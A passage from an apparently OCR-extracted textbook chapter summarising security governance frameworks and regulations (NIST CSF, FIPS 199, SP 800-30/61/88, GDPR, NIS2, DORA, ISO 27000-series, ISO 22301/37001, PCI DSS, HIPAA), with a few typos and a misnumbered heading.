    - DE.DP-4: Event detection information is communicated.
    - DE.DP-5: Detection processes are continuously improved.

Respond (RS)

- ***Response Planning (RS.RP)*** - Response processes and procedures are executed and maintained, to ensure a response to detected cybersecurity incidents.
    - RS.RP-1: A response plan is executed during or after an incident.
- ***Communications (RS.CO)*** - Response activities are coordinated with internal and external stakeholders (e.g., external support from law enforcement agencies).
    - RS.CO-1: Personnel knows their roles and order of operations when a response is needed.
    - RS.CO-2: Incidents are reported consistent with established criteria.
    - RS.CO-3: Information is shared consistent with response plans.

    - RS.CO-4: Coordination with stakeholders occurs consistent with response plans.
    - RS.CO-5: Voluntary information sharing occurs with external stakeholders to achieve broader cybersecurity situational awareness.
- ***Analysis (RS.AN)*** - Analysis is conducted to ensure effective response and support recovery activities.
    - RS.AN-1: Notifications from detection systems are investigated.
    - RS.AN-2: The impact of the incident is understood.
    - RS.AN-3: Forensics are performed.
    - RS.AN-4: Incidents are categorized consistently with response plans.
    - RS.AN-5: Processes are established to receive, analyze and respond to vulnerabilities disclosed to the organization from internal and external sources (e.g., internal testing, security bulletins, or security researchers).
- ***Mitigation (RS.MI)*** - Activities are performed to prevent the expansion of an event, mitigate its effects, and resolve the incident.
    - RS.MI-1: Incidents are contained.
    - RS.MI-2: Incidents are mitigated.
    - RS.MI-3: Newly identified vulnerabilities are mitigated or documented as accepted risks.
- ***Improvements (RS.IM)*** - Organizational response activities are improved by incorporating lessons learned from current and previous detection/response activities.
    - RS.IM-1: Response plans incorporate lessons learned.
    - RS.IM-2: Response strategies are updated.

Recover (RC)

- ***Recovery Planning (RC.RP)*** - Recovery processes and procedures are executed and maintained to ensure the restoration of systems or assets affected by cybersecurity incidents.
    - RC.RP-1: A recovery plan is executed during or after a cybersecurity incident.
    - RC.RP-2: Recovery strategies are updated.
- ***Improvements (RC.IM)*** - Recovery planning and processes are improved by incorporating lessons learned into future activities.
    - RC.IM-1: Recovery plans incorporate lessons learned.
    - RC.IM-2: Recovery strategies are updated.
- ***Communications (RC.CO)*** - Restoration activities are coordinated with internal and external parties (e.g., coordinating centers, Internet Service Providers, owners of attacking systems, victims, other CSIRTs, and vendors).
    - RC.CO-1: Public relations are managed.
    - RC.CO-2: Reputation is repaired after an incident.
    - RC.CO-3: Recovery activities are communicated to internal and external stakeholders and executive and management teams.

Informative Reference

A specific section of standards, guidelines, and practices common among critical infrastructure sectors that illustrates a method to achieve the outcomes associated with

each Subcategory. For a list of Informative References, please visit the Informative References column in Table 2: Framework Core of the Cybersecurity Framework.

Framework Profile

A Framework Profile allows organizations to establish a roadmap for reducing cybersecurity risks. Conducting a profile assessment can reveal the current state of your organization with regard to the Cybersecurity Framework. The framework can also be used to develop the desired profile that you would like to achieve. By comparing the current state and the desired state, you are able to identify the "gaps" in your profile. The gaps serve as objectives for improvement. These gaps can be addressed by consulting the appropriate Informative Reference materials.

Framework Implementation Tiers

- Tiers describe an organization's risk and controls.

Tier 1: Partial

- *Risk Management Process* - Organizational cybersecurity risk management practices are not formalized, and risk is managed ad hoc and sometimes reactive.
- *Integrated Risk Management Program* - There is limited awareness of cybersecurity risk at the organizational level.
- *External Participation* - The organization does not understand its role in the larger ecosystem concerning either its dependencies or dependents.

Tier 2: Risk Informed

- *Risk Management Process* - Risk management practices are approved by management but may not be established as organizational-wide policy.
- *Integrated Risk Management Process* - There is an awareness of cybersecurity risk at the organizational level, but an organization-wide approach to managing cybersecurity risk has not been established.
- *External Participation* - Generally, the organization understands its role in the larger ecosystem with respect to either its own dependencies or dependents, but not both.

Tier 3: Repeatable

- *Risk Management Process* - The organization's risk management practices are formally approved and expressed as policy.
- *Integrated Risk Management Program* - There is an organization-wide approach to managing cybersecurity risk.
- *External Participation* - The organization understands its role, dependencies, and dependents in the larger ecosystem and may contribute to the community's broader understanding of risks.

Tier 4: Adaptive

- *Risk Management Process* - The organization adapts its cybersecurity practices based on previous and current cybersecurity activities, including lessons learned and predictive indicators.
- *Integrated Risk Management Program* - There is an organization-wide approach to managing cybersecurity risk that uses-informed policies, processes, and procedures to address potential cybersecurity events.

- *External Participation* - The organization understands its role, dependencies, and dependents in the larger ecosystem and contributes to the community's border understanding of risk.

9.3.2. NIST FIPS 199 "Standards for Security Categorization of Federal Information and Information Systems

- Low Impact - The loss of confidentiality, integrity, or availability could be expected to have a **limited** adverse effect on organizational operations, organizational assets, or individuals.
    - (i) cause degradation in mission capability to an extent and duration that the organization is able to perform primary functions, but the effectiveness is noticeably reduced
    - (ii) result in minor damage to organizational assets
    - (iii) result in minor financial loss
    - (iv) result in minor harm to individuals
- Medium Impact - The loss of confidentiality, integrity, or availability could be expected to have a **serious** adverse effect on organizational operations, organizational assets, or individuals.
    - (i) cause significant degradation in mission capability to an extent and duration that the organization is able to perform its primary functions, but the effectiveness of the functions is significantly reduced
    - (ii) result in significant damage to organizational assets
    - (iii) result in significant financial loss
    - (iv) result in significant harm to individuals that does not involve loss of life or serious life-threatening injuries
- High Impact - The loss of confidentiality, integrity, or availability could be expected to have a **severe or catastrophic** adverse effect on organizational operations, organizational assets, or individuals.
    - (i) cause a severe degradation in or loss of mission capability to an extent or duration that the organization is not able to perform one or more of its primary functions
    - (ii) result in major damage to organizational assets
    - (iii) result in major financial loss
    - (iv) result in severe or catastrophic harm to individuals involving loss of life or serious life threatening injuries

"Adverse effects on individuals may include, but are not limited to, loss of the privacy to which individuals are entitled under the law (Public Law 104-13)" as cited in FIPS.

	POTENTIAL IMPACT		
Security Objective	**LOW**	**MODERATE**	**HIGH**
Confidentiality Preserving authorized restrictions on information access and disclosure, including means for protecting personal privacy and proprietary information. [44 U.S.C., SEC. 3542]	The unauthorized disclosure of information could be expected to have a **limited** adverse effect on organizational operations, organizational assets, or individuals.	The unauthorized disclosure of information could be expected to have a **serious** adverse effect on organizational operations, organizational assets, or individuals.	The unauthorized disclosure of information could be expected to have a **severe or catastrophic** adverse effect on organizational operations, organizational assets, or individuals.
Integrity Guarding against improper information modification or destruction, and includes ensuring information non-repudiation and authenticity. [44 U.S.C., SEC. 3542]	The unauthorized modification or destruction of information could be expected to have a **limited** adverse effect on organizational operations, organizational assets, or individuals.	The unauthorized modification or destruction of information could be expected to have a **serious** adverse effect on organizational operations, organizational assets, or individuals.	The unauthorized modification or destruction of information could be expected to have a **severe or catastrophic** adverse effect on organizational operations, organizational assets, or individuals.
Availability Ensuring timely and reliable access to and use of information. [44 U.S.C., SEC. 3542]	The disruption of access to or use of information or an information system could be expected to have a **limited** adverse effect on organizational operations, organizational assets, or individuals.	The disruption of access to or use of information or an information system could be expected to have a **serious** adverse effect on organizational operations, organizational assets, or individuals.	The disruption of access to or use of information or an information system could be expected to have a **severe or catastrophic** adverse effect on organizational operations, organizational assets, or individuals.

Source: "Potential Impacts Definitions for Security Objectives" FIPS 199

9.3.3. NIST SP 800-30 “Guide for Conducting Risk Assessments”

NIST SP 800-30 “Guide for Conducting Risk Assessments is composed of four steps: prepare for the risk assessment, conduct the assessment, communicate and share risk assessment information, and maintain the risk assessment. Preparing for the risk assessment establishes the context for the risk assessment. Conducting the assessment results in a list of information security risks that can be prioritized by risk level and is used to inform risk response decisions. Communicating and sharing risk assessment information ensures that decision makers across the organization have the appropriate risk-related information needed to inform and guide risk decisions. Maintaining the risk assessment involves keeping current and specific knowledge of risks faced by the organization.

Step 1: Prepare for the Risk Assessment

- *Identify the purpose of the assessment*
- *Identify the scope of the assessment*
- *Identify the assumptions and constraints associated with the assessment*
- *Identify the sources of information to be used as inputs to the assessment*
- *Identify the risk a model and analytic approaches (i.e., assessment and analysis approaches) to be employed during the assessment*

Identify the Purpose

of the risk assessment in terms of the information that the assessment is intended to produce and the decisions the assessment is intended to support.

- (i) an initial assessment
    - (i) establishing a baseline assessment of risk
    - (ii) identifying threats and vulnerabilities, impacts to organizational operations and assets, individuals, other organizations, the Nation, or other risk factors tracked over time as part of risk monitoring
- (ii) initiated from risk response or monitoring steps outlined in risk management
    - (i) Ongoing determinations of the ongoing effectiveness of security controls in organization information systems or environment of operations
    - (ii) Changes to information systems or environments of operation (e.g., changes to hardware, firmware, software; changes to system-specific, hybrid, or common controls,; changes to mission/business processes, common infrastructure and support services, threats, vulnerabilities, or facilities
    - (iii) Results from compliance verification activities.
- Reassessment due to incidents occurring (e.g., cyber-attacks compromising organizational information or information systems).

Identify Scope

Identify the scope of the risk assessment in terms of organizational applicability, time frame supported, and architectural/technology considerations. The scope of the assessment determines what will be considered in the assessment.

- *Organizational Applicability* - Describes which parts of the organization or sub organizations are affected by the risk assessment and the risk-based decisions resulting from the assessment.
- *Effectiveness Time Frame* - Determines how long the results of a detailed risk assessment can be used to inform risk-based decisions legitimately.
- *Architectural/Technology Considerations* - Clarify the scope of the risk assessment.
    - **Tier 3:** Includes organizational information systems in its environment of operations (vulnerabilities in inherited controls are taken into consideration)
    - **Tier 2:** Defined by mission/business segment architecture (e.g., all systems, services, and infrastructure that support a specific mission/function)
    - **Tier 1:** Answer a specific question (test and specific technology).

Identify Assumptions and Constraints
Identify the specific assumptions and constraints under which the risk assessment is conducted.

- Threat Sources:
- Threat Events:
- Vulnerabilities and Predisposing Conditions:
- Likelihood:
- Impacts:
- Risk Tolerance and Uncertainty:
- Analytic Approach:

Identify Information Sources
Identify the sources of descriptive, threat, vulnerability, and impact information to be used in the risk assessment.

Identify Risk Model and Analytic Approach
Identify the risk model and analytic approach to be used in the risk assessment.

Step 2: Conduct the Assessment
Conducting the assessment produces a list of information security risks that can be prioritized by risk level and used to inform risk response decisions.

- Identify threat sources that are relevant to organizations
- Identify threat events that could be produced by those sources
- Identify vulnerabilities within organizations that could be exploited by threat sources through specific threat events and the predisposing conditions that could affect successful exploitation
- Determine the likelihood that the identified threat sources would initiate specific threat events and the likelihood that the threat events would be successful
- Determine the adverse impacts to the organizational operations and assets, individuals, other organizations, and the Nation resulting front he exploitation of vulnerabilities by threat sources (through specific threat events (through specific threat events); and

- Determine information security risks as a combination of likelihood of threat exploitation of vulnerabilities and impact of such exploitation, including any uncertainties associated with the risk determinations.

Step 3: Communicating and Sharing Risk Assessment Information
Involves communicating the assessment results and sharing risk-related information to decision makers. Communicating and sharing information consists of the following specific tasks:

- Communicate the risk assessment results; and
- Share information developed in the execution of the risk assessment, to support other risk management activities.

Communicate Risk Assessment Results
Communicate risk assessment results to organizational decision makers to support risk responses.

Share Risk-Related Information
Share risk-related information produced during the risk assessment with appropriate organizational personnel.

Step 4: Maintain the Assessment
Maintaining the risk assessment refers to keeping current, and specific knowledge of the risks faced by the organization. The results of the assessment are used to inform risk management decisions and risk responses: acquisition decisions, authorization decisions for information systems and common controls, and connection decisions. Maintaining risk assessments includes the following tasks:

- Monitor risk factors identified in risk assessment on an ongoing basis and understanding subsequent changes to those factors; and
- Update the components of risk assessments reflecting the monitoring activities carried out by organizations.

Monitor Risk Factors
Conduct ongoing monitoring of the risk factors that contribute to changes in risk to organizational operations and assets, individuals, other organizations, or the Nation.

Update Risk Assessment
Update existing risk assessment using the results from ongoing monitoring of risk factors.

9.3.4. NIST SP 800-61 “Computer Security Incident Handling Guide”

1. **Preparation**
2. **Detection & Analysis**
3. **Containment, Eradication, & Recovery**
4. **Post-Incident Activity**

Functional Impact Categories

- None - No effect to the organization's ability to provide all services to all users
- Low - Minimal effect; the the organization can still provide all critical services to all users but has lost efficiency
- Medium - Organization has lost the ability to provide a critical service to a subset of system users
- High - Organization is no longer able to provide some critical services to any users

Information Impact Categories

- None - No information was exfiltrated, changed, deleted, or otherwise compromised
- Privacy breach - Sensitive personally identifiable information (PII) of taxpayers, employees, beneficiaries, etc. was accessed or exfiltrated
- Proprietary Breach - Unclassified proprietary information, such as protected critical infrastructure information (PCII), was accessed or exfiltrated
- Integrity Loss - Sensitive or proprietary information was changed or deleted

Recoverability Effort Categories

- Regular - Time to recovery is predictable with existing resources
- Supplemented - Time to recovery is predictable with additional resources
- Extended - Time to recovery is unpredictable; additional resources and outside help are needed
- Not Recoverable - Recovery from the incident is not possible (e.g., sensitive data exfiltrated and posted publicly); launch an investigation

9.3.5. NIST SP 800-88 "Guidelines for Media Sanitization"




Figure 9.3.2 Sanitization and disposition decision flow
Source: NIST SP 800-88: Guidelines for Media Sanitization

9.4. European Regulations on information security

The European Union (EU) has several regulations in place that address the issue of information security. These regulations aim to protect the personal data of individuals within the EU and to ensure that organizations that collect, use, or personal process data do so in a way that is compliant with the law. The most significant of these regulations is the General Data Protection Regulation (GDPR), which came into effect in 2018.

The GDPR sets out strict rules for personal data and gives individuals more control over their personal information. Other necessary EU regulations on information security include the Network and Information Systems Directive, which applies to operators of essential services and digital service providers, and the Cybersecurity Act, which establishes a framework for cooperation on cybersecurity between EU member states. These regulations ensure that information is secure and that individuals' privacy gets protected in the digital age.

9.4.1. GDPR

The General Data Protection Regulation (GDPR) protects all individuals within the European Union (EU) and the European Economic Area (EEA) against data breaches. However, it is also possible for organizations outside the EU to process the personal data of EU citizens. Therefore, as well as strengthening and building on the existing data protection framework in the EU, GDPR gives individuals greater control over their personal information. Furthermore, the GDPR imposes stricter rules on organizations that collect, use, or process personal data and higher fines for noncompliance.

Source:
GDPR


Video:
The new EU General Data Protection Regulation in Under 60 Minutes!

9.4.2. Network and Information Systems Directive (NIS2)
NISD (Network and Information Systems Directive) is a directive of the European Union (EU) adopted in 2016. The goal is to improve the security and resilience of critical infrastructure in the EU and to ensure that operators of essential services and digital service providers have adequate measures to protect their systems and networks.

The NISD applies to many sectors, such as energy, transport, health, and finance, and requires organizations to take appropriate measures to protect against cyber-attacks and other security incidents. Also established by the NISD is a network of cooperation between EU member states to exchange information on security threats and incidents and coordinate responses. Cybersecurity and critical infrastructure protection are integral to the EU's cybersecurity strategy.

Source:
NIS Directive | Shaping Europe's digital future

9.4.3. Digital Operational Resilience Act (DORA)
Digital operational resilience is the ability of an organization to maintain and recover its critical business functions in the face of digital disruptions such as cyber-attacks, data breaches, and system failures. In the financial sector, digital operational resilience is significant due to the critical role financial services play in the economy and the increasing dependence of financial institutions on digital technologies. As a result, financial institutions must implement appropriate measures to ensure that their operations are resilient to digital disruptions and that they can continue providing essential services to their customers even in the face of such disruptions. It includes having robust and tested incident response plans and effective governance and management processes for digital risk.



Source:
[Digital operational resilience act (DORA) | Think Tank | European Parliament]

9.5. ISO Cybersecurity Standard

The International Organization for Standardization and the International Electrotechnical Commission published the ISO standard jointly in 2005, and the most recent revision was published in 2013.

9.5.1. The development of the International Standardization of Standards (ISO)

Figure 1. Source: https://www.youtube.com/watch?v=MV52CKQy3ic

9.5.2. Governance - ISO 27001

A company of any size can manage the security of assets such as financial information, intellectual property, employee details, or information provided by third parties by

establishing and operating information security management systems based on them. According to ISO 27001, we adhere to the PCDA principle:

- Plan
- Do
- Check
- Act

9.5.3. Code of Practice for Information Security Controls - ISO 27002

This standard reduces unacceptable risks to information confidentiality, integrity, and accessibility. It was published by the International Organization for Standardization and the International Electrotechnical Commission. This standard explicitly addresses information security, which includes all forms of information, not only IT/systems/network/cybersecurity (such as computer data, documentation, knowledge, and intellectual property).

1. **The standard**
   1.1. lays out a ‘reference set’ of 93 generic information security controls and implementation guidance, categorized into four clauses based on these ‘themes’:
2. **Organizational controls**
   2.1. a large and misleadingly-named catch-all group of 37 controls that do not fit neatly into the remaining themes;
3. **People controls**
   3.1. Eight controls involving or relating to people, e.g., individuals’ behaviors, activities, roles and responsibilities, and terms and conditions of employment.
4. **Physical controls**
   4.1. Fourteen tangible controls to secure tangible [information] assets;
5. **Technical controls**
   5.1. Thirty-four controls involving or relating to technologies, particularly IT.

Ninety-three controls are tagged with one or more values from each of the five attributes to be grouped or selected in other ways.

1. **Types of control**
   1.1. Preventive
   1.2. Detective
   1.3. Corrective
2. **Confidentiality, integrity, or availability of information**
3. **Cybersecurity concepts include**
   3.1. Identifying
   3.2. Protecting
   3.3. Detecting
   3.4. Responding
   3.5. Recovering
4. **Governance**
   4.1. Asset management
   4.2. Information protection
   4.3. Human resource security
   4.4. Physical security
   4.5. System and network security
   4.6. Application security
   4.7. Secure configuration
   4.8. Identity and access management

4.9. Threat and vulnerability management
4.10. Continuity
4.11. Supplier relationship security
4.12. Legal and compliance
4.13. Information security event management
4.14. Information security assurance

5. Domains of security

5.1. Governance
5.2. Ecosystem
5.3. Protection
5.4. Defense
5.5. Resilience

9.5.4. Implementation - ISO 27003

Initiating, implementing, maintaining, and improving information security management within an organization can be guided by this international standard, which includes guidelines and general principles. As part of the ISO/IEC 27000 standards, this information security management standard is intended to assist organizations in securing their sensitive information and assets. Using ISO 27003, organizations can gain a high-level overview of the information security management process and identify the key steps they need to take to manage their information security effectively. The ISO 27003 standard covers several topics, including risk assessment and management, information security policies and procedures, and the role of management in ensuring the effectiveness of the organization's information security program. By implementing ISO 27003, organizations can improve their information security posture and reduce the risk of data breaches and other security incidents. Usually, the following topics are defined.

- Management approval
- Defining scope
- Objective
- Scope
- Processes
- Assets
- Risk assessment

9.5.5. Metrics – ISO 27004

Is used to measure and evaluate the effectiveness of an organization's information security management system (ISMS). Information security management standards ISO/IEC 27000 are designed to assist organizations part of the ISO/IEC 27000 family of standards, and this information security management standard is intended to assist organizations in securing their sensitive information and assessing the effectiveness of its security controls, compliance with security policies and standards, and the level of risk to its information assets. ISO 27004 covers a wide range of topics, including what metrics can get used, how to collect and analyze data, and how metrics can get used to improve the effectiveness of an organization's ISMS. Organizations can improve their information security program by implementing ISO 27004, which helps them

understand and manage their information security risks more effectively. These three actions are helpful to perform if we follow ISO27004.

- Choosing what to measure
- Collecting data
- Key Performance Indicators (KPI)

9.5.6. Risk management – ISO 27005

The ISO 27005 standard provides guidelines for protecting sensitive information and assets. Information security risks are identified, assessed, and managed, and security risks are managed systematically. As part of the ISO/IEC 27000 family of standards, this information security management standard is intended to assist organizations in securing their sensitive information and assets, better understand and manage their information security risks and make informed decisions about allocating their security resources. By using a systematic and consistent approach to risk management, organizations can improve their overall information security posture and reduce the likelihood of data breaches and other security incidents. The following risk concepts are ubiquitous in using this framework.

- Risk analysis
- Risk identification
- Risk estimation
- Risk evaluation
- Risk reduction
- Risk retention
- Risk avoidance
- Risk transfer
- Risk acceptance
- Risk Communication

5.4.6. Guidelines for cybersecurity – ISO 27032

The standard is part of the ISO/IEC 27000 family of information security management standards, designed to help organizations protect their sensitive informs part of the ISO/IEC 27000 family of standards, this information security management standard is intended to assist organizations in securing their sensitive information and assets, cybersecurity, governance, risk management, and incident management. Implementing ISO 27032 can help organizations better understand and manage their cybersecurity risks and develop a comprehensive and effective cybersecurity program. By following the guidelines in ISO 27032, organizations can improve their overall cybersecurity posture and reduce the likelihood of data breaches and other security incidents. It provides for improving the state of Cybersecurity, drawing out the unique aspects of that activity and its dependencies on other security domains, in particular,

- Information security
- Network security
- Internet security
- Critical information infrastructure protection (CIIP).

It covers the baseline security practices for stakeholders in the digital world.

9.5.7. Continuity Management - ISO 22301

Business continuity management systems (BCMS) must get

- Planned
- Established
- Implemented
- Operated
- Monitored
- Reviewed
- Maintained
- Continuous improvements

By implementing a BCMS, organizations can.

- Prevent
- Prepare
- Respond
- Recover

disruptive incidents that may impact their operations in the future, topics covered by ISO 22301 include the principles of business continuity management, the business continuity management process, and the roles and responsibilities of different organizational stakeholders. Implementing ISO 22301 can help organizations to improve their resilience and ensure that they can continue operating in the face of disruptions and other challenges. By following the guidelines in ISO 22301, organizations can reduce the likelihood of downtime and other negative impacts on their operation, describing the requirements for implementing ISO 22301.

- implementing
- Maintaining
- Improving a management system
- Mitigate disruptions
- reduce their likelihood
- Prepare
- Respond
- Recover

The document contains several generic requirements that apply to all organizations or parts of them, regardless of their type, size, or nature. As a result, their scope differs depending on the organization's operating environment and complexity.

9.5.8. Anti-Bribery management system - ISO 37001
is an international standard that outlines a framework for organizations to establish, implement, maintain, and continually improve an anti-bribery management system (ABMS). In this essay, we will discuss how an organization can go about implementing ISO 37001.

9.5.8.1. Conduct a risk assessment

First step in implementing ISO 37001 is to conduct a risk assessment to identify the potential risks of bribery and corruption within the organization. It will help the organization understand the extent to which it is vulnerable to bribery and corruption and where it needs to focus its efforts to prevent and detect such activities.

9.5.8.2. Develop an anti-bribery policy.

The organization should develop a clear and comprehensive anti-bribery policy that outlines the organization's commitment to preventing and detecting bribery and corruption. The policy should define what constitutes bribery and corruption and guide how to report any suspected violations.

9.5.8.3. Communicate and train employees

the organization needs to communicate and train its employees on the anti-bribery policy and the expectations for ethical behavior. This can be done through various means, such as training sessions, e-learning courses, posters, or other materials displayed throughout the organization.

9.5.8.4. Establish a reporting mechanism.

The organization should establish a reporting mechanism, such as a hotline or email address, where employees can confidentially report any suspected bribery or corruption. It is important to ensure that the reporting mechanism is accessible and that employees feel safe and supported when making a report.

9.5.8.5. Monitor and review the ABMS

The organization should establish a system for monitoring and reviewing the effectiveness of the ABMS. it may involve collecting data on the number and nature of reported incidents and any corrective actions taken in response. The organization should also review its ABMS regularly to identify any areas for improvement.

Implementing ISO 37001 is an ongoing process that requires commitment and resources from the organization. Following these steps, an organization can establish a robust ABMS that helps prevent and detect bribery and corruption

Sources:
ISO22301: ISO 22301:2019 - Security and resilience — Business continuity management systems — Requirements
ISO27001: ISO/IEC 27001 and related standards — Information security management
ISO27002: ISO/IEC 27002:2013 - Information technology — Security techniques
ISO27003: ISO/IEC 27003:2017 - Information security management systems
ISO27004: ISO/IEC 27004:2016 - Information technology — Security techniques — Information security management — Monitoring, measurement, analysis and evaluation
ISO27005: https://www.iso.org/standard/75281.html
ISO27010: ISO/IEC 27010:2015 - Information technology — Security techniques — Information security management for inter-sector and inter-organizational communications
ISO27032: ISO/IEC 27032:2012 - Information technology — Security techniques — Guidelines for cybersecurity
ISO 37001:ISO 37001:2016 - Anti-bribery management systems — Requirements with guidance for use
ISO37100 ISO 37100:2016 - Sustainable cities and communities — Vocabulary

Other references to important frameworks:

1. ISO/IEC 27031 – Guidelines for information and communication
2. technology readiness for business continuity
3. PAS 200 – Crisis management – Guidance and good practice
4. PD 25666 – Guidance on exercising and testing for continuity and contingency programmes
5. PD 25111 – Guidance on human aspects of business continuity
6. ISO/IEC 24762 – Guidelines for information and communications technology disaster recovery services
7. ISO/PAS 22399 – Guideline for incident preparedness and operational continuity management

Video:
WEBINAR | Implementing Business Impact Analysis according to ISO 22301
The Best Introduction to ISO 27001 you will ever see from a real Compliance Expert
Replay Webinar: Improve your organization information security controls with the new ISO 27002:2022
Cybersecurity Guidelines – Introduction to ISO 27032
Webinar | Understanding Anti-bribery Management Systems under ISO 37001 | SoftExpert

9.6. Payment Card Industry Data Security Standard (PCI DSS)

PCI DSS is a set of security requirements to ensure that all companies that take, process, store, and transmit credit card information maintain an effective security program. To protect their customers' sensitive information, major credit card companies, including Visa, Mastercard, American Express, and Discover, created these standards to protect their customers' sensitive information. PCI DSS applies to any organization that accepts, processes, stores, or transmits credit card information, regardless of its size or the number of transactions it processes. Organizations must comply with PCI DSS to protect their customers' information and avoid potential fines and other penalties.

PCI Data Security Standard – High Level Overview


Build and Maintain a Secure Network and Systems	1.	Install and maintain a firewall configuration to protect cardholder data
	2.	Do not use vendor-supplied defaults for system passwords and other security parameters
Protect Cardholder Data	3.	Protect stored cardholder data
	4.	Encrypt transmission of cardholder data across open, public networks
Maintain a Vulnerability Management Program	5.	Protect all systems against malware and regularly update anti-virus software or programs
	6.	Develop and maintain secure systems and applications
Implement Strong Access Control Measures	7.	Restrict access to cardholder data by business need to know
	8.	Identify and authenticate access to system components
	9.	Restrict physical access to cardholder data
Regularly Monitor and Test Networks	10.	Track and monitor all access to network resources and cardholder data
	11.	Regularly test security systems and processes
Maintain an Information Security Policy	12.	Maintain a policy that addresses information security for all personnel

Source:
[Official PCI Security Standards Council Site - Verify PCI Compliance, Download Data Security and Credit Card Security Standards]

Video:
[Understanding PCI DSS Webinar with Dr. Aftab Rizvi]

9.7. The HIPAA Act

In 1996, the United States federal law Health Insurance Portability and Accountability Act (HIPAA) was enacted, establishing standards for protecting and disclosing certain health information. The HIPAA law applies to many health care providers, health plans, and other entities that handle personal health information. Compliance with HIPAA is mandatory for covered entities, and noncompliance can result in significant penalties. HIPAA protects the privacy of an individual's health information and ensures that it gets used appropriately.



Source:
https://www.pcisecuritystandards.org/
Cyber Security Guidance Material | HHS.gov
EUR-Lex - 31995L0046 - EN

The full text for HIPAA compliance consists of (45 CFR parts 160, 162, and 164). NIST SP 800-66r2 "Implementing the Health Insurance Portability and Accountability Act (HIPAA) Security Rule" provides the specifications for implementing HIPAA. The NIST HIPAA Crosswalk maps the HIPAA requirements outlined in 45 CFR to NIST CSF's Five Core Functions.

One of the best resources for HIPPA is from the U.S. Department of Health & Human Services' Health Information Privacy (HHS). The HHS frequently releases updates to HIPAA for Professionals.

To help cybersecurity professional audit their network, NIST has released a SCAP module for HIPAA: HIPAA Security Rule Toolkit. However it is no longer being maintained.

9.7.1. Overview

Privacy Rule - Who is Covered?

- Health Plans
- Health Care Providers
- Health Care Clearinghouses

Privacy Rule - What is Covered?

- The individual's past, present, or future physical or mental health or condition
- The provision of health care to the individual, or
- The past, present, or future payment for the provision of health care to the individual

Security Rule - What is it?

"The Security Rule requires covered entities to maintain reasonable and appropriate administrative, technical, and physical safeguards for protecting e-PHI. Specifically, covered entities must:"

1. Ensure the confidentiality, integrity, and availability of all e-PHI they create, receive, maintain or transmit;
2. Identify and protect against reasonably anticipated threats to the security or integrity of the information;
3. Protect against reasonably anticipated, impermissible uses or disclosures; and
4. Ensure compliance by their workforce.

Administrative Safeguards

- Security Management Process
- Security Personnel
- Information Access Management
- Workforce Training and Management
- Evaluation

Physical Safeguards

- Facility Access and Control
- Workstation and Device Security

Technical Safeguards

- Access Control
- Audit Controls
- Integrity Controls
- Transmission Security

9.8. HSSE and Social Performance

